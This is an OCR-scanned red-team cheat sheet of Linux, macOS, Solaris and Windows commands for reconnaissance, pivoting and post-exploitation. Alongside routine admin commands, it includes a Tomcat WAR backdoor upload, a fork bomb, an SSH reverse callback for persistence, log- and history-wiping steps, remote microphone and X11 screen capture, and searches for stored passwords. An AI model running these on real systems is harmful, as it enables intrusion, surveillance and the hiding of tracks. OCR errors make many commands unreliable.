
Red Team Guides



HADESS

WWW.HADESS.IO

Linux

Network commands

Command	Explanation
watch ss -tp	Network communication
netstat -ant	tcp or udp communication -anu=udp
netstat -tulpn	Communication with PIDs
lsof -i	Established communication
smb:// ip /share	smb shared environment access
share user x.x.x.x c$	Mount the shared Windows environment
smbclient -0 user\ ip \ share	Connect to SMB
ifconfig eth# ip I cidr	Set IP and netmask
ifconfig eth0:1 ip I cidr	Virtual interface setting
route add default gw gw Ip	Set GW
ifconfig eth# mtu [size]	Change the MTU size
export MAC=xx: XX: XX: XX: XX: XX	Change the MAC
ifconfig int hw ether MAC	Change the MAC
macchanger -m MAC int	Change Mac in Backtrack
iwlist int scan	Wi-Fi scanner
nc -lvvp port	Listening to a specific port
python3 -m http.server port	Create a web server
dig -x ip	Identifying the domains of an ip
host ip	Identifying the domains of an ip
host -t SRV _ service tcp.url.com	Identification of domain SRV
dig @ ip domain -t AXrR	Identify DNS Zone Xfer

Command	Explanation
host -1 domain namesvr	Identify DNS Zone Xfer
ip xfrm state list	Show available VPN
ip addr add ip I cidr aev ethO	Add 'hidden' interface
/var/log/messages I grep DHCP	DHCP list
tcpkill host ip and port port	Blocking ip:port
echo "1" /proc/sys/net/ipv4/ip forward	Enable IP Forwarding
echo ''nameserver x.x.x.x'' /etc7resolv.conf	Add DNS server
showmount -e ip	Show mounted points
mkdir /site_backups; mount -t nfs ip:/ /site_backup	mount route shared by ip

system information

Command	Explanation
nbstate -A -ip	Get hostname for ip
id	Current username
w	Logged in user
who -a	User information
last -a	The last logged in user
ps -ef	Available system processes (or use top)
df -h	The amount of disk usage (or using free)
uname -a	Show the kernel version along with the processor structure
mount	Mount the file system
getent passwd	Display the list of users
PATH~$PATH:/home/mypath	Add variable to PATH

Command	Explanation
kill pid	Kill process with pid
cat /etc/issue	Display operating system information
cat /etc/'release'	Display operating system version information
cat /proc/version	Display kernel version information
rpm --query -all	Installed packages (in Redhat)
rpm -ivh ' .rpm	Installing rpm packages (to remove -e=remove)
dpkg -get-selections	Installed packages (in Ubuntu)
dpkg -I '.deb	Install DEB packages (to remove -r=remove)
pkginfo	Installed packages (on Solaris)
which tscsh/csh/ksh/bash	Display the paths of executable files
chmod -so tcsh/csh/ksh	Disabling shell and also forcing to use bash
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null ;	Finding files with suid
find / -uid 0 -perm -4000 -type f 2>/dev/null	Finding files with suid
find / -writable ! -user `whoami` -type f ! -path "/proc/" *! -path "/sys/*" -exec ls -al {} ; 2>/dev/null	Show writable files

Functional commands

Command	Explanation
python -c "import pty;pty.spawn('/bin/bash')"	Shell interactive
wget http:// url -0 url.txt -o /dev/null	Get the address
rdesktop ip	Access to desktop ip

Command	Explanation
scp /tmp/file user@x.x.x.x:/tmp/file	Send file
scp user@ remoteip :/tmp/file /tmp/file	Get the file
useradd -m user	added by the user
passwd user	Change user password
rmuser unarne	Delete user
script -a outfile	Loose recording: Ctrl-D to stop
apropos subject	Related commands
History	History of user commands
! num	Executive lines in history
ssh2john.py id_rsa > ssh-key	Find the passphrase
john ssh-key	Find the passphrase
ssh -i id_rsa user@ip	Connect with key and passphrase
id -u	Get user id
cut -d: -f3 < <(getent group GROUPNAME)	Get group id
curl -G 'http://example.com/file.php' --data-urlencode 'cmd=echo ssh-rsa AA.....'	Sending information with the get method in curl
curl --user 'tomcat:$3cureP4s5w0rd123!' --upload-file exploit.war "http://megahosting.com:8080/ma	
nager/text/deploy?path=/exploit.war"	Create backdoor with lfi vulnerability in java

File commands

collection of lines

Command	Description
diff file file2	Compare two files

Command	Description
rm -rf dir	Forced deletion of folders nested
shred -f -u file	Rewrite or delete the file
touch -r ref file	Adapting timestamp related to ref_file
touch -t YYYYMMDDHHSS file	set file timestamp
sudo fdisk -1	List of connected drivers
mount /dev/sda# /mnt/usbkey	Mounting usb devices
md5sum -t file	md5 crisp accounting
echo -n "str" | md5sum	Generate md5 hash
shalsum file	The SHAl hash of the file
sort -u	Relating and displaying unique lines
grep -c ''str'' file	
grep -Hnri word * | vim -	Search for the desired word in files along with the file name
grep -rial word	Files containing the desired word
tar cf file.tar files	Create .tar from files
tar xf file.tar	Extract .tar
tar czf file.tar.gz files	Create .tar.gz
tar xzf file.tar.gz	Extract .tar.gz
tar cjf file.tar.bz2 files	Create .tar.bz2
tar xjf file.tar.bz2	Extract .tar.bz2
gzip file	Compress and rename the file
gzip -d file. gz	Not compressing file.gz
upx -9 -o out.exe orig.exe	Get UPX packs related to orig.exe
zip -r zipname.zip \Directory\'	Create zip
dd skip=lOOO count=2000 bs=S if=file of=file	Separate 1 to 3 KB from the file

Command	Description
split -b 9K file prefix	Separation of 9 KB sections from the file
awk 'sub("$"."\r")' unix.txt win.txt	Windows compatible txt file
find -i -name file -type '.pdf	Search for PDF files
find I -perm -4000 -o -perm -2000 -exec ls - ldb {} \;	Search setuid files
dos2unix file	Switch to *nix format
file file	Determine the file type and format
chattr (+/-)i file	setting or not setting the immutable bit
while [$? -eq 0]; do cd flag/; done	Enter infinite nested folder

Miscellaneous commands

Command	Explanation	
unset HISTFILE	Disable reports in history	
ssh user@ ip arecord - I aplay -	Remote microphone recording	
gcc -o outfile myfile.c	Compile C, C++	
init 6	Restart (0 = shutdown)	
cat /etc/ 1 syslog 1 .conf 1 grep -v ''"#''	list of report files	
grep 'href=' file 1 cut -d"/" -f3 I grep url \	sort -u	Separation of links url.com
dd if=/dev/urandom of= file bs=3145728 count=100	Create a 3 MB file	

Controller commands

Command	Explanation
echo "" /var/log/auth.log	Delete the auth.log file
echo '''' -/.bash history	Delete the session history of the current user
rm -/.bash history/ -rf	Delete the file .bash_history
history -c	Delete the session history of the current user
export HISTFILESIZE=0	Setting the maximum lines of the history file to zero
export HISTSIZE=0	Setting the maximum number of commands in the history file to zero
unset HISTFILE	delete history (need to log in again to apply)
kill -9 $$	Delete the current meeting
ln /dev/null -/.bash_historj -sf	Permanently send all history commands to /dev/null

File system structure

Position	Explanation
/bin	System binary files
/boot	Files related to the boot process
/dev	Interfaces related to system devices
/etc	System configuration files
/home	A basic place for users and libraries
/opt	Essential software libraries
/proc	Executive and systemic processes
/root	The base path for the root user
/sbin	executable files of the root user
/tmp	Temporary files
/usr	Not very necessary files
/var	System variables file

Files

File	Explanation
/etc/shadow	Hash of local users
/etc/passwd	Local users
/etc/group	Local groups
/etc/rc.d	Startup services
/etc/init.d	Services
/etc/hosts	List of hostnames and IPs
/etc/HOSTNAME	Show hostname along with domain
/etc/network/interfaces	Network communication
/etc/profile	System environment variables
/etc/apt/sources.list	list of ubuntu distribution sources
/etc/resolv.conf	namserver settings
/horne/ user /.bash history	bash history (also in /root/)
/usr/share/wireshark/manuf	MAC Manufacturer
-/.ssh/	Location of ssh keystores
/var/log	System reports file (for Linux)
/var/adrn	System reports file (for Unix)
/var/spool/cron	List of files in cron
/var/log/apache/access.log	Apache communication reports
/etc/fstab	Fixed system information file

Using powershell

Installation

```
sudo apt install gss-ntlmssp
```

```
sudo apt-get install powershell
```

Login using username and password

```
pwsh
$offsec_session = New-PSSession -ComputerName 10.10.10.210 -Authentication Negotiate -Cre
Enter-PSSession $offsec_session
```

Create symlink

```
New-Item -ItemType Junction -Path 'C:\ProgramData' -Target 'C:\Users\Administrator'
```

Script writing

Create Ping sweep

```
for x in {1 .. 254 .. l};do ping -c 1 1.1.1.$x lgrep "64 b" lcut -d" "-f4 ips.txt; done
```

Automating the domain name resolve process in the bash script

```
#!/bin/bash
echo "Enter Class C Range: i.e. 192.168.3"
read range
for ip in {1 .. 254 .. l}; do
host $range.$ip lgrep " name pointer " lcut -d"
done
```

Creating a Fork bomb (Creating a process to crash the system)

```
: (){:|: & };:
```

dns reverse lookup process

```
for ip in {1 .. 254 .. 1}; do dig -x 1.1.1.$ip | grep $ip
dns.txt; done
```

Do not block Ip script

```
#!/bin/sh
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2
# It assumes 1 is the router and does not ban IPs .20, .21, .22
i=2
while
$i -le 253 l
do
if [ $i -ne 20 -a $i -ne 21 -a $i -ne 22 ]; then
echo "BANNED: arp -s 192.168.1.$i"
arp -s 192.168.1.$i 00:00:00:00:00:0a
else
echo "IP NOT BANNED: 192.168.1.$i"
fi
i='expr $i +1`
done
```

Create SSH Callback

```
Set up script in crontab to callback every X minutes.
Highly recommend YOU
set up a generic user on red team computer (with no shell privs).
Script
will use the private key (located on callback source computer) to connect
to a public key (on red team computer). Red teamer connects to target via a
local SSH session (in the example below, use #ssh -p4040 localhost)
#!/bin/sh
# Callback: script located on callback source computer (target)
killall ssh /dev/null 2 &1
sleep 5
REMLIS-4040
REMUSR-user
HOSTS=''domainl.com domain2.com domain3.com''
for LIVEHOST in SHOSTS;
do
    COUNT=S(ping -c2 $LIVEHOST | grep 'received' | awk -F','{ print $2 } '
    | awk ' ( print $1 | ')
    if [ [ $COUNT -gt 0 ] ] ; then
    ssh -R $(REMLIS}:localhost:22 -i
```

```
    "/home/$(REMUSR}/.ssh/id rsa" -N $(LIVEHOST} -1 $(REMUSR}
fi
```

Iptables command

Use iptable for ipv6

Command	Description
iptables-save -c file	Extract iptable rules and save to file
iptables-restore file	retrieving iptables rules
iptables -L -v --line-numbers	List of all rules with their line number
iptables -F	Restart all rules
iptables -P INPUT/FORWARD/OUTPUT ACCEPT/REJECT/DROP	Policy change if rules are not met
iptables -A INPUT -i interface -m state --state RELATED,ESTABLcSHED -j ACCEPT	Allow connections made on INPUT
iptables -D INPUT 7	Remove 7 layers of inbound rules
iptables -t raw -L -n	Increase productivity by disabling statefulness
iptables -P INPUT DROP	Delete all packets

Allow ssh and port 22 in outbound

```
iptables -A OUTPUT -o iface -p tcp --dport 22 -m state --state
NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -i
iface -p tcp --sport 22 -m state --state
ESTABLISHED -j ACCEPT
```

Allow ICMP in outband

```
iptacles -A OUTPUT -i iface -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -o iface -p icmp --icmp-type echo-reply -j ACCEPT
```

Create port forward

```
echo "1" /proc/sys/net/ipv4/lp forward
# OR- sysctl net.ipv4.ip forward=1
iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d pivotip --dport
443 -to-destination attk ip :443
iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SNAT -s target subnet
cidr -d attackip --dport 443 -to-source pivotip
iptables -t filter -I FORWARD 1 -j ACCEPT
```

Allow 1.1.1.0/24 and port 80,443 and create log in /var/log/messages

```
iptables -A INPU~ -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW
-p tcp -m multipart --dports 80,443 -j ACCEPT
iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -P INPUT DROP
iptables -A OUTPUT -o eth0 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -N LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
iptables -A LOGGING -j DROP
```

Update-rc.d file

Check and create launcher

Command	Description
service --status-all	[+] Service starts at boot [-] Service does not start
service service start	start service
service service stop	stop service

Command	Description
service service status	Check service status
update-rc.d -f service remove	Remove the existing system startup service (-f for the /etc/init.d file if it already exists)
update-rc.d service defaults	Added service in system startup

Chkconfig

Available in red hat distributions such as centos and oracle

Command	Explanation
chkconfig --list	List of available services and implementation status
chkconfig service -list	The status of a service
chkconfig service on [--level 3]	Adding the service [Its layer can also be specified]
chkconfig service off [--level 3] e.g. chkconfig iptables off	Remove the service

Screen command

Command	Explanation	
screen -S name	Create a new screen with the name	
screen -ls	List of running screens	
screen -r name	Addition to screen with the name	
screen -S name -X cmd	Send command to screen with the name	
C-a?	List of key combinations (help)	
C-a d	Addition removal	
C-a D D	Removal of joining and leaving	

Command	Explanation	
C-a c	Create a new window	
C-a C-a	Switch to the last window	
C-a 'num\	name	Switch to the window named
C-a "	Show window list and changes	
C-a k	Delete the current window	
C-a S	Horizontal separation of the display	
C-a V	Vertical separation of the display	
C-a tab	Jump to the last screen	
C-a X	Delete the current section	
C-a Q	Delete all sections except the current section	

X11

Remote recording of X11 window and changing its format to JPG

```
xwd -display ip :0 -root -out /tmp/test.xpm
xwud -in /tmp/test1.xpm
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

Open X11 in stream mode

```
xwd -display 1.1.1.1:0 -root -silent -out x11dump
Read dumped file with xwudtopnm or GIMP
```

TCPDump command

Record packets in eth0 and change it from ASCII and hex and save it in the file

```
tcpdump -i eth0 -XX -w out.pcap
```

Recording of all traffic 2.2.2.2

```
tcpdump -i eth0 port 80 dst 2.2.2.2
```

Show all ip connections

```
tcpdump -i eth0 -tttt dst 192.168.1.22 and not net 192.168.1.0/24
```

Show all ping outputs

```
tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

Record 50 dns packets and display timestamp

```
tcpdump -i eth0 -c 50 -tttt 'udp and port 53'
```

Kali default commands

Equivalent to WMIC

```
wmis -U DOMAIN\ user % password //DC cmd.exe /c command
```

Mount SMB shared space

```
# Mounts to /mnt/share. For other options besides ntlmssp, man mount.cifs
mount.cifs // ip /share /mnt/share -o
user=user,pass=pass,sec=ntlmssp,domain=domain,rw
```

KALI UPDATE

```
apt-get update
apt-get upgrade
```

Checking the operating system for the possibility of upgrading access

```
https://github.com/rebootuser/LinEnum
Example: ./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
```

List of all processes with root access

```
https://github.com/DominicBreuker/pspy
For example: ./pspy64 -pf -i 1000
```

The PFSENSE command

Command	Explanation
pfSsh.php	Shell pfSense
pfSsh.php playback enableallowallwan	Allowing connections to inbound connections on the WAN (Adding hidden rules to WAN rules)
pfSsh.php playback enablesshd	Enable inbound/outbound ssh
pfctl -sn	Show NAT rules
pfctl -sr	Show filter rules
pfctl -sa	Show all rules
viconfig	Edit settings
rm /tmp/config.cache	Target cache (or backup) settings after its execution
/etc/rc.reload_all	Reload the entire configuration

SOLARIS operating system

Command	Explanation
ifconfig -a	List of all interfaces
netstat -in	List of all interfaces
ifconfig -r	List of routes
ifconfig eth0 dhcp	Start DHCP in user
ifconfig eth0 plumb up ip netmask nmask	IP setting
route add default ip	Gateway setting
logins -p	List of users and passwords
svcs -a	List of all services along with status
prstat -a	Status of processes (also command top)
svcadm start ssh	Start the SSH service
inetadm -e telnet (-d for disable)	telnet activation
prtconf I grep Memorj	Total physical memory
iostat -En	Hard disk size
showrev -c /usr/bin/bash	Binary information
shutdown -i6 -g0 -y	Restart the system
dfmounts	List of users connected to NFS
smc	GUI management
snoop -d int -c pkt # -o results.pcap	Packet recording
/etc/vfstab	Mounted system file table
/var/adm/logging	Reports list of login attempts
/etc/default/'	Default settings
/etc/system	Kernel modules and settings
/var/adm/messages	syslog path
/etc/auto '	Automounter settings file
/etc/inet/ipnodes	IPv4 and IPv6 hosts files

Important cache files

File	Description
~/.viminfo	vim editor file

Mac

Situational Awareness

Command	Explanation	
top	shows real-time system statistics including CPU usage, memory usage, and running processes.	
ps aux	displays a list of running processes with their associated details.	
netstat	displays active network connections, routing tables, and a number of network interface and protocol statistics.	shows all active network connections and which processes are using them.displays a list of running processes with their associated details.
tcpdump	allows the capture and analysis of network traffic.	
tail -f /var/log/system.log	displays real-time updates to the macOS system log.	
log show --predicate 'process == "PROCESS_NAME"' --info	displays system log entries for a specific process.	
fs_usage	shows real-time file system activity, including which files are being accessed and by which processes.	

Command	Explanation	
fseventer	displays a graphical representation of file system activity.	
dtrace	allows the tracing and analysis of system events.	
launchctl list	displays a list of all currently loaded launch daemons and agents.	

User Plist File Enumeration

Command	Explanation
`/Users/<username>/Library/Preferences/.GlobalPreferences.plist`	The user plist file for the currently logged-in user can be found in here
`/Users/<username>/Library/Preferences/`	Other user plist files can be found in here
`defaults read <path_to_plist_file>`	Read a plist file
`defaults write <path_to_plist_file> <key> <value>`	Write a plist file
`defaults delete <path_to_plist_file> <key>`	Delete a key from a plist file
`PlistBuddy -c "Open <path_to_plist_file>"`	Open a plist file
`PlistBuddy -c "Print <key>" <path_to_plist_file>`	Print a value from a plist file
`PlistBuddy -c "Add <key> <type> <value>" <path_to_plist_file>`	Add a new key-value pair to a plist file
`PlistBuddy -c "Delete <key>" <path_to_plist_file>`	Delete a key from a plist file
`PlistBuddy -c "Set <key> <value>" <path_to_plist_file>`	Set the value of a key in a plist file

Command	Explanation
`plutil -lint <path_to_plist_file>`	Validate a plist file
`plutil -convert xml1 <path_to_plist_file>`	Convert a plist file to XML format

User & Group

Command	Explanation
`sudo dscl . -create /Users/newusername`	create a new user
`sudo dscl . -passwd /Users/newusername password`	set the user's password
`sudo dscl . -append /Groups/admin GroupMembership newusername`	make the user an administrator
`sudo dseditgroup -o create -r "Group Name" groupname`	create a new group
`sudo dseditgroup -o edit -a username -t user groupname`	add users to the group
`dscl . -read /Groups/groupname GroupMembership`	list the members of a group
`sudo dseditgroup -o delete groupname`	delete a group
`sudo dseditgroup -o edit -d username -t user groupname`	remove a user from a group
`sudo dseditgroup -o edit -n newgroupname -r oldgroupname`	rename a group

Windows

Versions

Number or ID	Versions
NT 3.1	Windows NT 3.1 (All)
NT 3.5	Windows NT 3.5 (All)
NT 3.51	Windows NT 3.51 (All)
NT 4.0	Windows NT 4.0 (All)

Number or ID	Versions
NT 5.0	Windows 2000 (All)
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
NT 5.2	Windows XP (64-bit, Pro 64-bit) Windows Server 2003 & R2 (Standard, Enterprise) Windows Home Server
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate)
NT 6.1	Windows 7 (Starter, Home, Pro, Enterprise, Ultimate) Windows Server 2008 R2 (Foundation, Standard, Enterprise)
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM)) Windows Phone 8 Windows Server 2012 (Foundation, Essentials, Standard)

Files

Command	Explanation
%SYSTEMROOT%	Usually C:\Windows
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS Entities
%SYSTEMROOT%\System32\drivers\etc\networks	Network settings
%SYSTEMROOT% system32 config\SAM	Username and password hash
%SYSTEMROOT%\repair\SAM	Copy of SAM
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\system32\config\AppEvent.Evt	Program reports
%WINDIR%\system32\config\SecEvent.Evt	Security reports
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup path
%USERPROFILE%\Start Menu\Programs\Startup\	Startup path
%SYSTEMROOT%\Prefetch	Path Prefetch (EXE reports)

Launcher paths

For WINDOWS NT 6.1,6.0

```
# All users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
# Specific users
%SystemDrive%\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Star
```

For WINDOWS NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

FOR WINDOWS 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

for WINDOWS NT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

System information commands

Command	Explanation
version	Operating system version
sc query state=all	Show services
tasklist /svc	Show process and services

Command	Explanation
tasklist /m	Show all processes and dlls
tasklist /S ip /v	Remotely running processes
taskkill /PID pid /F	Forced removal of the process
systeminfo /S ip /U domain\user /P Pwd	Receive system information remotely
reg query \ ip \ RegDomain \ Key /v VALUE	Send a query to the registry, /s=all values
reg query HKLM /f password /t REG_SZ /s	Registry search for passwords
reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate	WSUS address
fsutil fsinfo drives	List of drivers • need admin access
dir /a /s /b c:'.pdf'	Search for all pdf files
dir /a /b c:\windows\kb'	Search for patches
findstr /si password' .txt I •.xmll •.xls	Search files for

Command	Explanation
	passwords
tree /F /A c: tree.txt	List of folders on drive C:
reg save HKLM\Security security.hive	Save security hives inside the file
echo %USERNAME%	Current user
whoami /priv	Current user permissions

command net/domain

Command	Description
net view /domain	Current domain host
net view /domain: [MYDOMAIN]	hosts in [MYDOMAIN]
net user /domain	All users of the current domain
net user user pass /add	Add user
net localgroup "Administrators" user /add	Add user to Administrators
net accounts /domain	Domain password policies
net localgroup "Administrators"	List of Local Admins
net group /domain	List of domain groups
net group "Domain Admins" /domain	List of Admin users in the domain
